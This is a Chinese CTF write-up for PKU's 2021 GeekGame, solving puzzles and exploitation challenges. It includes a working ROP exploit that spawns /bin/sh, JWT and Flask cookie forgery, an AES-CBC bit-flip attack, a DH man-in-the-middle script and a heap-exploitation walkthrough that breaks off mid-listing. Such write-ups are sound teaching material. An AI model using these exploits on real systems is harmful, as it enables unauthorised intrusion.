第零届北京大学信息安全综合能力竞赛解题报告

李睿涵

2021 年 5 月 24 日

1 签到

原数据：c3ludHtKM3lwYnpyIGdiIDBndSBDWEggVGhUaFRoLCByYXdibCBndXIgdG56ciF9
按 base64 解码后：synt{J3ypbzr gb 0gu CXH ThThTh, rawbl gur tnzr!}
通过观察，可以发现 “s”、“y”、“n”、“t” 向前推 13 个字母恰好可以得到 “f”、“l”、“a”、“g”，同时特殊字符（空格、“{”、“}” 和 “!”）看上去没有发生改变。
所以猜测这里的编码方式是对于二十六个英文字母向后推 13 个字母，越界部分循环至头部，大小写保持不变，按此规则解码即可得到 flag。

2 主的替代品

宏的基本使用。


```c
#include <stdio.h>

#define x m##a##i##n
#define z(x) #x
#define y(x) z(x)

int x(void)
{
  puts(y(x));
  return 0;
}
```

3 小北问答 1202

1. https://its.pku.edu.cn/pcroom.jsp
2. https://courses.pinzhixiaoyuan.com/
3. https://datatracker.ietf.org/doc/html/rfc7168#section-2.3.3
4. https://en.wikipedia.org/wiki/Still_life_(cellular_automaton)#Enumeration
5. ftp://ftp.software.ibm.com/systems/support/system_x/26r0622.txt
6. 国家标准 GB/T 21049-2007，但没有（仔细）找标准下载的官方网站（指域名后缀.gov.cn）
7. https://zh.wikipedia.org/zh-cn/SM2
8. http://web.archive.org/web/20130503043134/https://www.iana.org/domains/root/db 以及 http://web.archive.org/web/20130505172221/https://www.iana.org/domains/root/db

4 与佛论禅网大会员

1. 直接解压 gif 图片即可得到 flag1.txt，该 flag 暗示解压 flag2.txt 的密码在图片中。
2. 提取出图片的每一帧，利用工具 Stegsolve[1] 可以看到在 RGB 通道（任选一个）的最低位隐写了一个形如 QR 码，但是定位图案全部缺失的图案（需要将隐写的 4 帧拼接在一起）。进一步观察发现这个图案的对齐似乎存在问题，无法创建一个横纵间距固定的网格以达到完美匹配。



这里直接采用了最暴力的办法——人肉重构整个二维码（通过 qrazybox[2]），结果如下图所示，扫码即得 flag2.txt 的压缩密码，再次解压原图片即可。

5 2038 年的银行

贷款不还，存钱不取（除了买面包），最终欠款和存款都会溢出（32 位有符号整型），并且可以找到一天满足存款大于欠款大于零。

此时把钱还上，剩下的钱也不会太少，存钱赚利息直到可以买 flag 为止。

6 人类行为研究实验

1. 直接 F12 打开开发者工具，发现整个游戏完全在客户端进行，找到游戏通过的代码拉出来执行即可通过游戏并拿到第一个 flag。

```
var target = "/" + [![] + []][+[]][+[]] + [![] + []][+[]][!+[] + !+[]]
↪  + [+[![]] + []][+[]][+!+[]] + "g?k=" + ("c" + [96, 55, 109,
↪  99].sort().map(_=>String.fromCodePoint(_ + 12)).join("") + [[][[]]
↪  + []][+[]][+!+[]] + "o" + +"n" + "e").toLowerCase();
target = target + "&token=" + encodeURIComponent(TOKEN);
let request = new XMLHttpRequest;
request.onreadystatechange = function() {
```

[1] http://www.caesum.com/handbook/Stegsolve.jar
[2] https://merricx.github.io/qrazybox/

```
    if (request.readyState == 4 && request.status == 200) {
        var time = new Date(request.getResponseHeader("Date"));
        var ftime = [time.getFullYear(), ("0" + (1 +
        ↪  time.getMonth())).slice(-2), ("0" +
        ↪  time.getDate()).slice(-2)].join("-") + " " + [("0" +
        ↪  time.getHours()).slice(-2), ("0" +
        ↪  time.getMinutes()).slice(-2), ("0" +
        ↪  time.getSeconds()).slice(-2)].join(":");
        showMsg();
        MSGT.innerHTML = " 祝贺！";
        MSGP[0].innerHTML = " 你在" + ftime + " 获得了" + s + " 的成绩，成
        ↪  功过关！";
        MSGP[1].innerHTML = " 这是你的 flag: " + request.responseText;
        MSGB[0].style.display = "inline-block";
        MSGB[1].style.display = "inline-block"
    }
}
;
request.open("GET", target);
request.send()
```

2. 登陆后平台会生成一个 token，简单 base64 解码可以看到 `{"typ":"JWT","alg":"HS256"}` 以及 `{"identity":"student"}`。题目中提到“由于时间匆忙，他没有研究并设置任何的可配置参数”，所以猜测是签名密钥过弱。简单测试[3] 发现 secret 为空串，那么对 `{"identity":"teacher"}` 签名并生成 token 便可拿到第二个 flag。

7 人生苦短

题目中提到“在系统上线前的一处小疏忽”，所以猜测是 debug 模式没关而不是代码写错了。

发送 POST 请求时可以携带非字符串的 `action`，这样其上不存在 `strip()` 方法，Python 程序抛出异常，进而在 debug 模式下将显示周围语句，得到 secret key：

```
fetch('?', {
    method: 'post',
    headers: {
        'content-type': 'application/json',
    },
    body: '{"action": 1}'
})
    .then((res)=>res.text())
    .then((text)=>{
        document.getElementById('result').textContent = text;
    });
```

```
app.secret_key = 'oh you got it, one more step to get flag'
```

随后通过 flask[4]对 `{"admin":true}` 签名生成 cookie 就可拿到 flag。

8 千年讲堂的方形轮子

由于提供了 AES CBC 加密的票据，对其小幅篡改并进行检票，能够逆向推导出明文数据形如

`stuid={stuid}|name={name}|flag={True/False}|code={code}|...`

[3] https://jwt.io/#debugger-io
[4] https://github.com/noraj/flask-session-cookie-manager

例如，如果以 10 位学号和 9 位姓名作输入，以 1 亦或二进制加密结果的第 16 个字节，解密结果将形如

```
******************|name=*********}flag=False|...
```

那么检票时姓名一栏将打出 `*********}flag=False`。

1. 以 10 位学号和 10 位姓名为输入，以 1 亦或二进制加密结果的第 28 个字节，依据和上述例子一样的道理，检票阶段泄漏 `code` 字段，即礼品领取码。

   ```
   **********************************|flag=False}code={code}|...
   ```

   再用亦或操作修改加密结果的第 23、24、25、26、27、28、29、30、31、32 个字节，使明文变为

   ```
   **********************************|flag=True|code=={code}|...
   ```

   现在用 `={code}` 为礼品兑换码即可领取第一个 flag。

2. 简单验证，例如采用 `|stuid=123` 作为姓名，就可以发现输入未经转义处理。

   那么首先以姓名 `|flag=True` 和 10 位学号作为输入，待加密明文按 16 字节划分为

   ```
   stuid={stuid}
   |name=|flag=True
   |flag=False|code
   ...
   ```

   可得 `|name=|flag=True` 相应密文。

   接下来以姓名 `|code=1234` 和 10 位学号作为输入，待加密明文按 16 字节划分为

   ```
   stuid={stuid}
   |name=|code=1234
   |flag=False|code
   ...
   ```

   可得 `|name=|code=1234` 相应密文。

   最终以姓名 `aaaaaaaaa` 和 10 位学号作为输入，待加密明文按 16 字节划分为

   ```
   stuid={stuid}
   |name=aaaaaaaaa|
   flag=False|code=
   {code}
   |...
   ```

   插入之前的两段密文

   ```
   stuid={stuid}
   |name=aaaaaaaaa|
   flag=False|code=
   {code}
   |name=|flag=True
   |name=|code=1234
   |...
   ```

   现在用 `1234` 为礼品兑换码即可领取第二个 flag。

9 皮浪的解码器

可以发现函数 `b64decode()` 在且只在最开始判断了输入是否过长导致缓冲区溢出，但该判断先将输入串长度除以了 4，这假定了输入串的长度一定能被 4 整除（尽管正确的 base64 串理应如此），当输入串长度不能被 4 整除时，由于除法下取整，此判断是不准的，可能造成单字节溢出。

具体来说，将 701 个字节用 base64 编码，得到 936 个字符组成的字符串，其中最后一个字符为 `=`。该字符串无法通过上述判断，但如果将最后的 `=` 移除，其可以通过，并且 701 个字节都将写入缓冲区 `dec`。

由于缺少最后的 =，此函数失败，但是缓冲区溢出恰好修改了紧随其后的 declen，而只要 declen 不是 700，主函数都会认为 b64decode() 函数调用成功并且从 dec 开始打印 declen 个字节。

于是只需将 701 个字节 0xFF 采用 base64 编码并移除最后的等号，依照上述分析，declen 会被覆写为 767，主函数从 dec 开始向后打印 767 个字符，这段内存区域恰好包含了保存 flag 的内存区域，故由此可以获取到该题的 flag。

10 弗拉梅尔的宝石商店

使用 python-decompile3[5]可以将题目大部分题目中给出的 Python 字节码反编译为人类可读的 Python 源代码。随后容易发现其具有两个重大漏洞：

- 一次交易可能有多个具体项目，但进行交易检查时总是用交易发生的初始状态检查，因而即使只有一件物品但卖出该物品两次的交易会检查通过。而交易交易实际处理时，卖出物品钱先到帐，此后若发现没有该物品可卖也只会报错终止交易，不会回滚钱的改动。
- 交易总是先被写入一个固定的文件，交易检查和交易处理两次分别读取该文件，中途并没有考虑该文件被篡改的可能性。

故先利用第一个漏洞可以赚到任意多的钱，利用第二个漏洞先发起一个合法的请求使得交易检查通过，再用另一个连接写入购买 flag 的交易，尽管后者的交易检查不会通过，但非法交易覆盖了合法交易的文件，继续之前的合法交易就可以购买到 flag。

```
buy() {
  echo "trade"
  echo "$1 1"
  echo "END"
  echo "y"
}

sell() {
  echo "trade"
  echo "$1 -1"
  echo "$1 -1"
  echo "END"
  echo "y"
}

gen() {
  token="..."
  echo $token
  echo $token 1>&2

  sell citrine

  buy emerald
  sell emerald

  buy ruby
  sell ruby

  for ((i=1;i<62;i++)) do
    buy egg
    sell egg
  done

  echo "trade"
```

[5]https://github.com/rocky/python-decompile3

```
  echo "citrine 1"
  echo "END"
  sleep 0.2

  echo "trade" 1>&2
  echo "flag 1" 1>&2
  echo "END" 1>&2
  sleep 0.2

  echo y
  echo inspect
}

gen > input1 2>input2
```

11 未来的机器

分析汇编代码，可以注意到如下几个数组：

- buf3：地址 1952，简单实验证明该数组是一个常数数组，所以不需要关注其计算过程
- buf0：地址 1152，其计算规则为 `buf0[i] = (buf3[input[i] - 32] + i) % 96 + 32`
- buf1：地址 2336，简单实验证明当输入长度固定时，该数组是一个常数数组，所以也不需要关注其计算过程
- buf2：地址 1552，其计算规则为 `buf2[buf1[i]] = buf0[i]`，当该数组与预先指定的一个 key 数组一致时程序执行成功

反向进行上述过程，即可得到 flag。

```
fd3 = [22, 65, 61, 31, 87, 19, 38, 95, 4, 0, 54, 3, 55, 5, 9, 53, 11, 45,
 ↪  67, 14, 40, 91, 42, 29, 18, 62, 39, 68, 88, 60, 83, 47, 58, 44, 63, 6,
 ↪  20, 94, 90, 70, 23, 93, 43, 82, 1, 37, 41, 32, 80, 33, 85, 73, 86, 76,
 ↪  35, 66, 12, 16, 78, 24, 7, 52, 17, 10, 25, 84, 74, 81, 59, 75, 2, 48,
 ↪  27, 49, 26, 21, 57, 56, 92, 69, 8, 13, 89, 15, 50, 28, 30, 46, 64, 79,
 ↪  51, 77, 34, 72, 36, 71]
fd1 = [11, 26, 23, 36, 1, 31, 22, 10, 27, 4, 18, 30, 13, 19, 34, 24, 32,
 ↪  21, 0, 39, 2, 5, 35, 14, 37, 40, 38, 17, 6, 28, 25, 33, 8, 12, 7, 16,
 ↪  9, 29, 15, 20, 3]

bk3 = [None] * 96
for i in range(96):
    assert bk3[fd3[i]] == None
    bk3[fd3[i]] = i

bk1 = [None] * 41
for i in range(41):
    assert bk1[fd1[i]] == None
    bk1[fd1[i]] = i

key = '.q~03QKLNSp"s6AQtEW<=MNv9(ZMYntg2N9hSe5=k'
for i in range(41):
    print(chr(bk3[(ord(key[fd1[i]]) - 0x20 - i + 96) % 96] + 0x20), end='')
```

12 庄子的回文

可执行文件的 ELF 类型是 EXEC，即其中函数地址固定，再借助 run() 函数的缓冲区溢出显然可以直接进行 ROP 攻击。但最终需要执行 libc 的 system("/bin/sh") 来读取 flag，后者函数地址并不固定。

反汇编可以发现可执行文件中存在一段对 ROP 攻击有极大帮助的代码：

```
0000000000401360 <__libc_csu_init>:
  ...
  4013a0:       4c 89 f2                mov    %r14,%rdx
  4013a3:       4c 89 ee                mov    %r13,%rsi
  4013a6:       44 89 e7                mov    %r12d,%edi
  4013a9:       41 ff 14 df             call   *(%r15,%rbx,8)
  4013ad:       48 83 c3 01             add    $0x1,%rbx
  4013b1:       48 39 dd                cmp    %rbx,%rbp
  4013b4:       75 ea                   jne    4013a0
  4013b6:       48 83 c4 08             add    $0x8,%rsp
  4013ba:       5b                      pop    %rbx
  4013bb:       5d                      pop    %rbp
  4013bc:       41 5c                   pop    %r12
  4013be:       41 5d                   pop    %r13
  4013c0:       41 5e                   pop    %r14
  4013c2:       41 5f                   pop    %r15
  4013c4:       c3                      ret
```

首先返回至 4013ba，可以获得对寄存器 rbx、rbp、r12、r13、r14、r15 的完全控制权，紧随其后返回至 4013a0，可以调用任意已知地址的函数并且指定其前两个参数。

通过上述操作，可以首先调用 puts(&printf@GLIBC_2.2.5) 泄漏 libc 中函数 printf() 的地址，随后返回至 run() 等待第二次输入。此时已经可以通过偏移获得 libc 中任意函数或全局变量（包括字符串常量字符串"/bin/sh"）的地址，还可以利用 libc 中的其他代码段进行第二轮 ROP 攻击，故可以轻松调用 system("/bin/sh") 拿到 flag。

```
gen() {
  echo $token
  sleep 0.2

  echo '1'
  sleep 0.2

  python ./pwn1.py 1>&2
  cat pwn1.bin
  sleep 0.2

  python ./pwn2.py 1>&2
  cat pwn2.bin
  sleep 0.2

  echo done 1>&2
  cat /dev/stdin
}

gen > input
```

```
def convert(num):
    return num.to_bytes(8, byteorder='little')

```

```
data = b"a" * 0x88

data += convert(0x004013ba) # return
data += convert(0x00000004) # rbx (+20, i=4)
data += convert(0x00000005) # rbp (i<5)
data += convert(0x00404038) # r12 -> rdi (&printf)
data += convert(0x00000000) # r13 (ignore)
data += convert(0x00000000) # r14 (ignore)
data += convert(0x00404000) # r15 (+20 = puts)

data += convert(0x004013a6) # return
data += convert(0x00000000) #     (ignore)
data += convert(0x00000000) # rbx (ignore)
data += convert(0x00000000) # rbp (ignore)
data += convert(0x00000000) # r12 (ignore)
data += convert(0x00000000) # r13 (ignore)
data += convert(0x00000000) # r14 (ignore)
data += convert(0x00000000) # r15 (ignore)

data += convert(0x004011ce) # return (run)

open('pwn1.bin', 'wb').write(data + b"\n")
```

```
base = open('output', 'rb').read()[-7:-1]
base = int.from_bytes(base, byteorder='little')
print(base)

def _convert(num):
    return num.to_bytes(8, byteorder='little')

def convertp(num):
    return _convert(num - 0x7ffff7e39e10 + base)

data = b"a" * 0x88

data += convertp(0x7ffff7dfbb72) # return
data += convertp(0x7ffff7f8c5aa) # rdi ("/bin/sh")

data += convertp(0x7ffff7dfc529) # return
data += convertp(0x7ffff7e2a410) # rsi (__libc_system)

data += convertp(0x7ffff7dfdc1e) # return

open('pwn2.bin', 'wb').write(data + b"\n")
```

13 无法预料的问答

假定所有表情之间至少存在一个偏序关系，每个题目中所出现的表情在该偏序关系下存在良定的最大值，并且该最大值即为答案。

只要用脚本不断做题并根据反馈逐步构建该偏序关系即可。

```
// ==UserScript==
// @name         New Userscript
// @namespace    http://tampermonkey.net/
// @version      0.1
```

```
// @description  try to take over the world!
// @author       You
// @match        http://prob11.geekgame.pku.edu.cn/*
// @icon         https://www.google.com/s2/favicons?domain=pku.edu.cn
// @grant        GM_xmlhttpRequest
// ==/UserScript==

(function() {
    'use strict';

    let mydoc = document;
    let terminated = false;
    let val = [];
    let dict = {};
    let order = {};
    let vis = new Set();
    let pending_choice = 0;
    let pending_items = null;
    let last_progress = null;

    function getChoices(document) {
        let elements = document.getElementsByTagName('input');
        let choices = [];
        for (let i = 0; i < elements.length; ++i) {
            let v = window.encodeURIComponent(elements[i].value);
            if (!dict.hasOwnProperty(v)) {
                dict[v] = val.length;
                val.push(v);
            }
            choices.push(dict[v]);
        }
        console.log('getChoices: val = ', val);
        console.log('getChoices: choices = ', choices);
        return choices;
    }

    function selectChoice(choices) {
        let good = [];
        for (let i = 0; i < choices.length; ++i) {
            let ok = true;
            let v = order[choices[i]];
            if (v == undefined) {
                v = new Set();
                order[choices[i]] = v;
            }
            for (let j = 0; j < choices.length; ++j) {
                if (v.has(choices[j])) {
                    ok = false;
                    break;
                }
            }
            if (ok) {
                good.push(choices[i]);
            }
        }
        let i = Math.floor(Math.random() * good.length);
        console.log('selectChoice: good = ', good);
        console.log('selectChoice: good[i] = ', good[i]);
```

```
        return good[i];
    }

    function __updateOrder(i) {
        if (vis.has(i)) {
            return order[i];
        }
        if (order[i] == undefined) {
            order[i] = new Set();
        }
        for (let j of order[i]) {
            let next = __updateOrder(j);
            for (let k of next) {
                order[i].add(k);
            }
        }
        vis.add(i);
        return order[i];
    }

    function updateOrder() {
        vis = new Set();
        for (let i = 0;i < val.length; ++i) {
            __updateOrder(i);
        }
        console.log('updateOrder: order = ', order);
    }

    function handleResponse(response) {
        let doc = document.createElement('html');
        doc.innerHTML = response.responseText;
        mydoc = doc;

        let progress =
        ↪  doc.getElementsByClassName('progress-bar')[0].innerText;
        progress = window.parseInt(progress);
        if (progress == 20) {
            console.log('handleResponse: all done');
            console.log(response.responseText);
            console.log(mydoc);
            terminated = true;
            return;
        }

        if (progress == 0) {
            console.log("handleResponse: failed");
            last_progress = progress;
            if (pending_items.length == 2) {
                for (let i = 0; i < pending_items.length; ++i) {
                    if (pending_items[i] == pending_choice) {
                        continue;
                    }
                    if (!(pending_choice in order)) {
                        order[pending_choice] = new Set();
                    }
                    order[pending_choice].add(pending_items[i]);
                }
                updateOrder();
```

```
            }
            pending_choice = null;
            pending_items = null;
            return;
        }
        if (progress == last_progress + 1) {
            console.log("handleResponse: succeed");
            console.log("handleResponse: progress = " + progress);
            for (let i = 0; i < pending_items.length; ++i) {
                if (pending_items[i] == pending_choice) {
                    continue;
                }
                if (!(pending_items[i] in order)) {
                    order[pending_items[i]] = new Set();
                }
                order[pending_items[i]].add(pending_choice);
            }
            updateOrder();
        } else {
            console.log('handleResponse: unexpected progress, expected ' +
            ↪  (last_progress + 1) + ' found ' + progress);
        }
        last_progress = progress;
    }

    function startRequest(choice) {
        console.log("startRequest: starting");
        GM_xmlhttpRequest({
            method: 'POST',
            url: 'http://prob11.geekgame.pku.edu.cn/?',
            headers: {
                'referer': window.location.href,
                'Content-Type': 'application/x-www-form-urlencoded',
            },
            data: "choice=" + val[choice],
            onload: handleResponse,
        });
    }

    function tick() {
        if (terminated) {
            return;
        }
        window.setTimeout(tick, 2000);

        let choices = getChoices(mydoc);
        let choice = selectChoice(choices);
        pending_choice = choice;
        pending_items = choices;
        startRequest(choice);
    }

    window.setTimeout(tick, 2000);

    // Your code here...
})();
```

14 安全的密钥交换

裸的 DH 密钥交换，不能防范中间人攻击，所以总是可以拿到 Alice 和 Bob 之间传输的明文数据。

1. 进行 DH 密钥交换的中间人攻击，但是中间人处不生成随机数，取 $d = P - 1$。而

$$g^{P-1} \equiv 1 \pmod{P}$$

这意味着最终协商的密钥就是 1，符合第一个 flag 的生成条件，得到第一个 flag。

2. 正常进行 DH 密钥交换的中间人攻击（即中间人处正常生成随机数），直接得到第二个 flag。

```python
from CA import *
from Crypto.Cipher import AES
from Crypto.Random import random
import random

def main():
    d = random.getrandbits(1024)
    d -= d & 1
    # d = P - 1
    pk = pow(G, d, P)
    print('To Alice/Bob: ' + hex(pk)[2:])

    gk = input('From Alice:')
    gk = int(gk, 16)
    akey = pow(gk, d, P)
    aaes_key = int.to_bytes(akey % (2**128), 16, 'big')

    gk = input('From Bob:')
    gk = int(gk, 16)
    bkey = pow(gk, d, P)
    baes_key = int.to_bytes(bkey % (2**128), 16, 'big')

    ugb = input('From Bob:')
    ugb = bytes.fromhex(ugb)
    baes_iv, bcipher = ugb[:16], ugb[16:]
    baes = AES.new(baes_key, AES.MODE_CBC, baes_iv)
    bmess = baes.decrypt(bcipher)

    aaes = AES.new(aaes_key, AES.MODE_CBC, baes_iv)
    acipher = aaes.encrypt(bmess)
    uga = baes_iv + acipher
    uga = uga.hex()
    print('To Alice:', uga)

    uga = input('From Alice:')
    uga = bytes.fromhex(uga)
    aaes_iv, acipher = uga[:16], uga[16:]
    aaes = AES.new(aaes_key, AES.MODE_CBC, aaes_iv)
    amess = aaes.decrypt(acipher)
    print(amess)

if __name__ == '__main__':
    main()
```

15 计算概论 B

很容易验证题中所给的被编码字符串长度实际上和采用哈夫曼编码为原字符串编码所得码长相等。通过暴力搜索可以检验在无前缀码中，题中所给字符频数有且仅有一种对应的码长方案（指确定每个频数的编码码长，但不确定其具体编码）使得总码长最优，这种方案是

频数	649	311	274	208	124	119	94	81	77	70	69	55	35	35	6	3
码长	2	3	3	3	4	4	4	5	5	5	5	5	6	7	8	8

```cpp
#include <cstdio>

#define NR_CHARS 16

const unsigned int freq[NR_CHARS] = {649, 311, 274, 208, 124, 119, 94, 81, 77, 70, 69, 55, 35, 35, 6, 3};
unsigned int lengths[NR_CHARS];

void dfs(int depth, int length, int remaining, int available)
{
  if (depth == NR_CHARS) {
    if (available > 0)
      puts("Found a better solution??");
    for (int i = 0; i < NR_CHARS; ++i)
      printf("%d,%c", lengths[i], " \n"[i == NR_CHARS - 1]);
    return;
  }
  if (remaining <= 0) {
    return;
  }

  if (remaining > 0 && available >= freq[depth] * length) {
    lengths[depth] = length;
    dfs(depth + 1, length, remaining - 1, available - freq[depth] * length);
  }

  while (available >= ++length * freq[depth])
  {
    remaining *= 2;
    lengths[depth] = length;
    dfs(depth + 1, length, remaining - 1, available - freq[depth] * length);
  }
}

int main(void)
{
  dfs(0, 0, 1, 7312);

  return 0;
}
```

但注意题中所给字符本身有两种码长方案，分别是

字符	6	7	2	0	3	4	5	8	f	e	1	9	c	d	a	b
码长	2	3	3	3	4	4	4	5	5	5	5	5	6	7	8	8

和

字符	6	7	2	0	3	4	5	8	f	e	1	9	d	c	a	b
码长	2	3	3	3	4	4	4	5	5	5	5	5	6	7	8	8

依此暴力枚举所有可能的编码方式，并验证解码后字符串中字符频率符合题意且存在 `flag{...}` 即可。

```
#include <cstdio>
#include <cstring>
#include <cstdlib>
#include <cassert>

#define NR_CHARS  16
#define INPUT_LEN 7312

const char *input = "10000011100... /* too long, omitted */";
const unsigned short depths[NR_CHARS] = {2, 3, 3, 3, 4, 4, 4, 5, 5, 5, 5,
 ↪  5, 6, 7, 8, 8};
const char chars[NR_CHARS] = {'6', '7', '2', '0', '3', '4', '5', '8', 'f',
 ↪  'e', '1', '9', 'c', 'd', 'a', 'b'};
// const char chars[NR_CHARS] = {'6', '7', '2', '0', '3', '4', '5', '8',
 ↪  'f', 'e', '1', '9', 'd', 'c', 'a', 'b'};
char output[5000];
unsigned char cooked[INPUT_LEN];
unsigned long available[4];
int map[256];
unsigned char result[NR_CHARS];

void cook_input(void)
{
  for (int i = 0; i < INPUT_LEN; ++i)
  {
    unsigned char c = 0;
    for (int j = 0; j < 8 && i + j < INPUT_LEN; ++j)
      c |= (input[i + j] == '1') << j;
    cooked[i] = c;
  }
}

void prepare(void)
{
  for (int i = 0; i < NR_CHARS; ++i)
  {
    unsigned char x = result[i];
    int n = 8 - depths[i];
    for (int j = 0; j < (1 << n); ++j)
      map[(j << depths[i]) + x] = i + 1;
  }
}

void convert(void)
{
  int i, j, k;

  i = j = 0;
  while (i < INPUT_LEN)
  {
    k = map[cooked[i]] - 1;
    assert(k < NR_CHARS && k >= 0);
```

```
    i += depths[k];
    output[j++] = chars[k];
  }
  output[j++] = '\0';
}

void check(void)
{
  if (strstr(output, "b77616c666") != NULL) {
    puts(output);
  }
}

void work(void)
{
  prepare();
  convert();
  check();
}

inline void upgrade(int x)
{
  switch (x)
  {
  case 0:
    available[0] = 0x3;
    break;
  case 1:
    available[0] &= ~0xC;
    available[0] |= (available[0] & 0x3) << 2;
    break;
  case 2:
    available[0] &= ~0xF0;
    available[0] |= (available[0] & 0xF) << 4;
    break;
  case 3:
    available[0] &= ~0xFF00;
    available[0] |= (available[0] & 0xFF) << 8;
    break;
  case 4:
    available[0] &= ~0xFFFF0000u;
    available[0] |= (available[0] & 0xFFFF) << 16;
    break;
  case 5:
    available[0] &= ~0xFFFFFFFF00000000ul;
    available[0] |= (available[0] & 0xFFFFFFFF) << 32;
    break;
  case 6:
    available[1] = available[0];
    break;
  case 7:
    available[3] = available[1];
    available[2] = available[0];
    break;
  default:
    __builtin_unreachable();
  }
```

```
}

inline int get_max(int x)
{
  switch (x)
  {
  case 1:
  case 2:
  case 3:
  case 4:
  case 5:
  case 6:
    return 1;
  case 7:
    return 2;
  case 8:
    return 4;
  default:
    __builtin_unreachable();
  }
}

void search(int d) {
  int last = d ? depths[d - 1] : 0;
  int curr = depths[d];

  if (d == NR_CHARS) {
    work();
    return;
  }

  for (int i = last; i < curr; ++i)
    upgrade(i);

  for (int i = 0; i < get_max(curr); ++i)
  {
    unsigned long data = available[i];
    while (data != 0)
    {
      int j = __builtin_ctzl(data);
      int k = (i << 6) + j;
      if (k >= (1 << curr))
        break;

      result[d] = k;
      available[i] -= 1ul << j;
      search(d + 1);

      available[i] += 1ul << j;
      data -= 1ul << j;
    }
  }
}

int main(void)
{
  cook_input();
  search(0);
```

```
  return 0;
}
```

```python
import binascii
from collections import Counter

def check(data):
    counter = Counter()
    for c in data:
        counter[c] += 1
    return counter == \
        Counter({
            'e': 70,
            '2': 274,
            '9': 81,
            '4': 124,
            '7': 311,
            '1': 77,
            '6': 649,
            'd': 35,
            'f': 69,
            '0': 208,
            '5': 119,
            'c': 35,
            'a': 3,
            '8': 55,
            '3': 94,
            'b': 6,
        })

def show(data):
    print(binascii.unhexlify(data[::-1]))

def main():
    lines = []
    for name in ['output1', 'output2', 'output3', 'output4']:
        lines += open(name, 'r').readlines()

    for line in lines:
        if check(line[:-1]):
            show(line[:-1])

if __name__ == '__main__':
    main()
```

实际上还可以进一步优化，码长相同的串可以一起枚举以避免多乘一个排列，这里因为实现复杂且没有必要就没有做了。

（吐槽：这里的字符串反转实在是太坑了，最开始没注意浪费了我几乎一整天的时间……）

16 巴别压缩包

题中 4 个代填空具有相同的含义，都是该压缩包的 CRC32 校验码。理论上暴力枚举 2^{32} 种可能不至于 7 天内没有结果，更何况还可利用并行的力量。

也可以利用 CRC32 的性质进行优化，因为

$$\mathrm{CRC}(x) \oplus \mathrm{CRC}(y) \oplus \mathrm{CRC}(z) = \mathrm{CRC}(x \oplus y \oplus z)$$

其有一个直接推论

$$\mathrm{CRC}(x) \oplus (\mathrm{CRC}(y) \oplus \mathrm{CRC}(0)) = \mathrm{CRC}(x \oplus y)$$

所以可以将 CRC 的 32 位逐位考虑，分别计算。尽管最后仍然需要暴力枚举 2^{32} 种可能，但每种可能只需要计算至多 32 次亦或就可以判断其是否符合要求。若进一步采用记忆化（动态规划），每种可能只需要 1 次亦或便可判断答案。

```rust
const CRC32_TABLE: [u32; 256] = [
    /* CRC32 Table */
];

const QUINE_ZIP: [u8; 542] = [
    /* quine.zip with crc32 filled with zeros */
];

const CRC_OFFSETS: [usize; 4] = [
    0x0E, 0x56, 0xFD, 0x198,
];

fn crc32(buffer: &[u8]) -> u32 {
    let mut crc: u32 = 0xFFFFFFFF;

    for byte in buffer {
        let tmp = unsafe {
            *CRC32_TABLE.get_unchecked(
                ((crc & 0xFF) as u8 ^ byte) as usize
            )
        };
        crc = tmp ^ (crc >> 8);
    }

    crc ^ 0xFFFFFFFF
}

fn main() {
    let mut buffer = [0; QUINE_ZIP.len()];

    let crc_base = crc32(&QUINE_ZIP);
    let crc_off = crc32(&buffer);
    let mut crc_patches = [0; 32];

    for i in 0..32 {
        for off in &CRC_OFFSETS {
            buffer[off + i / 8] |= 1 << (i % 8);
        }
        crc_patches[i] = crc32(&buffer) ^ crc_off;
        for off in &CRC_OFFSETS {
            buffer[off + i / 8] &= !(1 << (i % 8));
        }
    }

    for i in 0..=u32::MAX {
        let mut crc = i;
        for j in 0..32 {
            if (i & (1 << j)) == 0 {
                continue;
            }
            crc ^= unsafe {
                *crc_patches.get_unchecked(j)
```

```
            };
        }
        if crc == crc_base {
            println!("found 0x{:x}", i);
            return;
        }

        if i & ((1 << 16) - 1) == 0 {
            println!("  now 0x{:x}", i);
        }
    }
    println!("Not found");
}
```

17 签退

- read-after-free：释放后的内存先进入了 unsorted bin，因为这是唯一一块被释放的内存，链表前后元素均指向 unsorted_chunks(&main_arena)，这实际上在数值上等于 &main_arena.top。该数值经 printf 被打印了出来，结合 main_arena 是 libc 的静态全局变量，那么立即可以推算出 libc 中任意函数或全局变量的地址。
- write-after-free：这里可以覆写释放后位于 unsorted bin 的内存里链表的前后指针。注意到紧接着的一次内存分配总是会将该内存块从 unsorted bin 中移除，此时若内存块链表后指针被覆写，将可以向内存中任意地址写入 &main_arena.top。

```
// glibc-2.27/malloc/malloc.c:3777-3779 _int_malloc
/* remove from unsorted list */
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```

一种常见的做法是将该值写入 global_max_fast，由于该值通常很大，这会导致接下来的内存请求和释放均通过 fast bin 进行。

- 最后的两次内存释放：由于它们会通过 fast bin 进行，而它们的实际大小远超 MAX_FAST_SIZE，这将导致内存越界，可以向 &main_arena.fastbinsY 之后的很大一块内存空间的任意位置（根据被释放内存的大小而定，这是可以由输入控制的）写入被释放的内存地址。

```
// glibc-2.27/malloc/malloc.c:4219-4234 _int_free
unsigned int idx = fastbin_index(size);
fb = &fastbin (av, idx);

/* Atomically link P to its fastbin: P->FD = *FB; *FB = P;  */
mchunkptr old = *fb, old2;

if (SINGLE_THREAD_P)
  {
    /* Check that the top of the bin is not the record we are going to
    add (i.e., double free).  */
    if (__builtin_expect (old == p, 0))
      malloc_printerr ("double free or corruption (fasttop)");
    p->fd = old;
    *fb = p;
  }
else
    /* ... */
```

恰好，被释放内存的内容也在很大程度上是由输入完全控制的（“很大程度”指除去开头的 32 个字节）。

- 注意到_IO_list_all 在 main_arena 后不远处，因此可以将其覆写。当程序退出时，_IO_-list_all 会被检查以便刷新文件缓冲区的剩余数据到操作系统。

```
// glibc-2.27/libio/genops.c:1221-1223
#ifdef text_set_element
text_set_element(__libc_atexit, _IO_cleanup);
#endif
```

```
// glibc-2.27/libio/genops.c:916-933
int
_IO_cleanup (void)
{
  /* We do *not* want locking.  Some threads might use streams but
     that is their problem, we flush them underneath them.  */
  int result = _IO_flush_all_lockp (0);

  /* ... */
}
```

```
// glibc-2.27/libio/genops.c:747-783
int
